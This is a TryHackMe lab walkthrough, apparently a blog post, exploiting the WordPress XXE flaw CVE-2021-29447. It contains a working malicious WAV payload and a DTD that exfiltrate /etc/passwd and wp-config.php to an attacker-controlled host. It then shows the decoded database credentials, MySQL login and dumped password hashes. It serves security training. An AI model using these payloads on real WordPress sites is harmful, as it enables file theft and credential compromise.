TryHackMe | Wordpress: CVE-2021–29447 | Walkthough

Sornphut

Follow

4 min read


·

Nov 7, 2025

2

https://tryhackme.com/room/wordpresscve202129447

CVE-2021–29447 is a high-severity XML External Entity (XXE) vulnerability in WordPress versions 5.6 to 5.7, exploitable by authenticated users with file upload permissions when running on PHP 8.



Impact


- **Arbitrary File Disclosure**: The contents of any file on the host's file system could be retrieved, e.g. *wp-config.php* which contains sensitive data such as database credentials.
- **Server-Side Request Forgery (SSRF)**: HTTP requests could be made on behalf of the WordPress installation. Depending on the environment, this can have a serious impact.

1. **Login wordpress using Credential**

```
user: test-corp
```

```
password: test
```

Press enter or click to view image in full size



10.201.10.95/wp-admin/

WordPress 5.7.2 is available! Please notify the site administrator.

WordPress 5.6.2 running Twenty Twenty-One theme.

May 26th 2021, 11:35 pm Hello world!

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…


Enter your closest city to find nearby events.

City: Cincinnati

2. Open Server

```
php -S 0.0.0.0:1234
```


Press enter or click to view image in full size



```
root@ip-10-201-86-208:~# php -S 0.0.0.0:1234
[Fri Nov  7 05:33:07 2025] PHP 7.4.3-4ubuntu2.24 Development Server (http://0.0.0.0:1234) started
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39642 Accepted
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39642 [200]: (null) /evil.dtd
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39642 Closing
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39644 Accepted
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39644 [404]: (null) /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+F
AIWRsNlBhG77DOWeYAcreYNpUplX7A1QtPYPj4PMhdHYBSGGlxQpSmQToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBfSUTLvTvBVA/A1DDA82DXGVKxqlllyVQF8A8ObPoGsCVbL
M+rewvDmlJz8SUbXSSgmjnB6ZSRD/lSnseZyxaQUJ3nvVOR8PoeFaAWWJcUSLPhtwJurtchfO1QF5YHZuz6B7LmDVMphw6UbnDu4HqXL4AkWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHr
syfJaNsS3uvb+6VtbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0BbyIysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2ql
M9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6bMzeDacs6OpJevXR8hfomk9btkX6E1p7klohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGyzbO0PSd
IReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC0Srvr/vtTsJf2Vpx3zv0X - No such file or directory
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39644 Closing
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39646 Accepted
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39646 [200]: (null) /evil.dtd
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39646 Closing
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39648 Accepted
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39648 [404]: (null) /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+F
AIWRsNlBhG77DOWeYAcreYNpUplX7A1QtPYPj4PMhdHYBSGGlxQpSmQToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBfSUTLvTvBVA/A1DDA82DXGVKxqlllyVQF8A8ObPoGsCVbL
M+rewvDmlJz8SUbXSSgmjnB6ZSRD/lSnseZyxaQUJ3nvVOR8PoeFaAWWJcUSLPhtwJurtchfO1QF5YHZuz6B7LmDVMphw6UbnDu4HqXL4AkWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHr
syfJaNsS3uvb+6VtbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0BbyIysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2ql
M9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6bMzeDacs6OpJevXR8hfomk9btkX6E1p7klohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGyzbO0PSd
IReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC0Srvr/vtTsJf2Vpx3zv0X - No such file or directory
[Fri Nov  7 05:45:50 2025] 10.201.10.95:39648 Closing
[Fri Nov  7 05:52:32 2025] 10.201.10.95:39650 Accepted
[Fri Nov  7 05:52:32 2025] 10.201.10.95:39650 [200]: (null) /evil.dtd
[Fri Nov  7 05:52:32 2025] 10.201.10.95:39650 Closing
[Fri Nov  7 05:52:32 2025] 10.201.10.95:39652 Accepted
[Fri Nov  7 05:52:32 2025] 10.201.10.95:39652 [404]: (null) /?p=nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLkdonAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CHPPPPP+zPzxly704U
F0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+SWoj3EgcTwSsEmRmgH3nILrhAWMlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJ
hgLOmpWe217L/60yajmG7gSxTJWleiRH9SJgzxvFY/i4if8Zg+XOoZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/Ss1IBelEI+QOGctudR9IjZ1pTtnjJSZL3WyrlIGSeSkkc8FWS42wTcxYCjHZRmyQ
PL+X7N8DsWOoLjp+SDNyQfEwsS+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syl/ZCsOKgtS57fB7nVLsJtl3JK/hc7gcnHb/zjsnECnlTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0HkmbWktHvkO76
cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUsSrrobG7MaGWy2dK9XbO87C1ej/jQeBlPeZb+38akUOxuKZgpxNpr3YBBGKlkoPXVpM7KbKr90zxlZjMf9HShQy8CPF7+Exup7zLbEHq
ymfC7FZ8/hAzZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUglsBPBR7MWCf+2Zzxpu8wcRrUBrQS6TBwiVlEOIZFJREo+In0B/yKsq+hC
```

3. Creating a malicious WAV file

Press enter or click to view image in full size



It's very easy, in your bash console enter the following command:


```
nano poc.wav
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://YOURSEVERIP:PORT/
NAMEEVIL.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
```

On your attack machine (likely Kali or the TryHackMe AttackBox) create a dtd file with the following code. This will allow us to execute code following the webserver fetching the dtd file. Be sure the name of this file matches what you put entered in the .wav file for NAMEEVIL.dtd (see the previous code blurb).

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://YOURSERVERIP:PORT/?p=%file;'>" >
```

```
trick SYSTEM 'http://ATTACK_BOX_IP:1234/?p=%file;'>" >
```

Press enter or click to view image in full size




```
  GNU nano 4.8                                   evil.dtd
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.201.86.208:1234/?p=%file;'>" >
```

evil.dtd

```
remote SYSTEM 'http://ATTACK_BOX_IP:1234/evil.dtd
```

Press enter or click to view image in full size



```
root@ip-10-201-86-208:~# cat payload.wav
RIFF♦WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.201.86.208:1234/evil.dtd'>%remote;%init;%trick;]>
```


payload.wav

4.Decode Database Credential

```
<?php echo
zlib_decode(base64_decode('nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLk
donAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CWPPPPP+zPzxly704UF0fHx4AMc
wKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAW
MlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6
U0LG+Xf7DnzBphM6VuJhgLOmpWe217L/60yajmG7gSxTJWleiRH95JgzxvFY/i4if
8Zg+XOoZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctud
R9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5D
NyQfEws5+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/h
c7gcnHb/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0Hkm
bWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUs
5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOxuKZgpxNpr3YBBGKikoPXVp
M7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hAzZ8GLaYla41X1dbo
9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnU
YWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrUBrQS6TBwiViEOIZFJREo+In0B/yKsq+h
CPQiqXCCWR2IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2Wjx
YfgJi7P919HeVRO6l1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw
33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rR
z6bOVLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p
8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7P
abpWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJH
EM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWw
RJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRr
srpDdRjR6ykXbkLGvM1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN3vYh
xNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBB
ZwSt1RXGE4e/nw9PPhhxzr1lxNYLAY308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0
tPLUQXZr3ODf/s0aGFIo6vDRAs3nHbY4xOVxqOfwE='));  ?>
```

```
php decode.php
```

Press enter or click to view image in full size



```
root@ip-10-201-86-208:~# php decode.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

DB_Credential

```
/** The name of the database for WordPress */
```

```
define( 'DB_NAME', 'wordpressdb2' );
```

```
/** MySQL database username */
```

```
define( 'DB_USER', 'thedarktangent' );
```

```
/** MySQL database password */
```


```
define( 'DB_PASSWORD', 'sUp3rS3cret132' );
```

MySQL

we now have access data to the database, it’s time to use them.

Working with the MySQL utility:

Press enter or click to view image in full size




```
root@ip-10-201-69-7:~# mysql -u thedarktangent -p -h 10.201.93.226
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

1.Get encrypted password From DB

```
mysql -u thedarktangent -p -h 10.201.93.226

use wordpressdb2;

select * from wptry_users;

+----+------------+------------------------------------+---------
------+------------------------------+---------------------------
-------+---------------------+-----------------------------------
------------+-------------+------------------+

| ID | user_login | user_pass                          |
user_nicename | user_email                   | user_url
| user_registered     | user_activation_key
| user_status | display_name     |

+----+------------+------------------------------------+---------
------+------------------------------+---------------------------
-------+---------------------+-----------------------------------
------------+-------------+------------------+

|  1 | corp-001    | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001
| corp-001@fakemail.com        | http://192.168.85.131/wordpress2
| 2021-05-26 23:35:28 |
|           0 | corp-001         |

|  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 |
test-corp     | test-corp@tryhackme.fakemail |
| 2021-05-26 23:47:32 |
1622072852:$P$BJWv.2ehT6U5Ndg/xmFlLobPl37Xno0 |              0 |
Corporation Test |

+-----+------------+------------------------------------+---------
------+------------------------------+--------------------------
-------+---------------------+------------------------------------
------------+-------------+------------------+
```

2. Use hash-identifier


Press enter or click to view image in full size



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1

Possible Hashs:
[+] MD5(Wordpress)
--------------------------------------------------
```

MD5(Wordpress)

Press enter or click to view image in full size

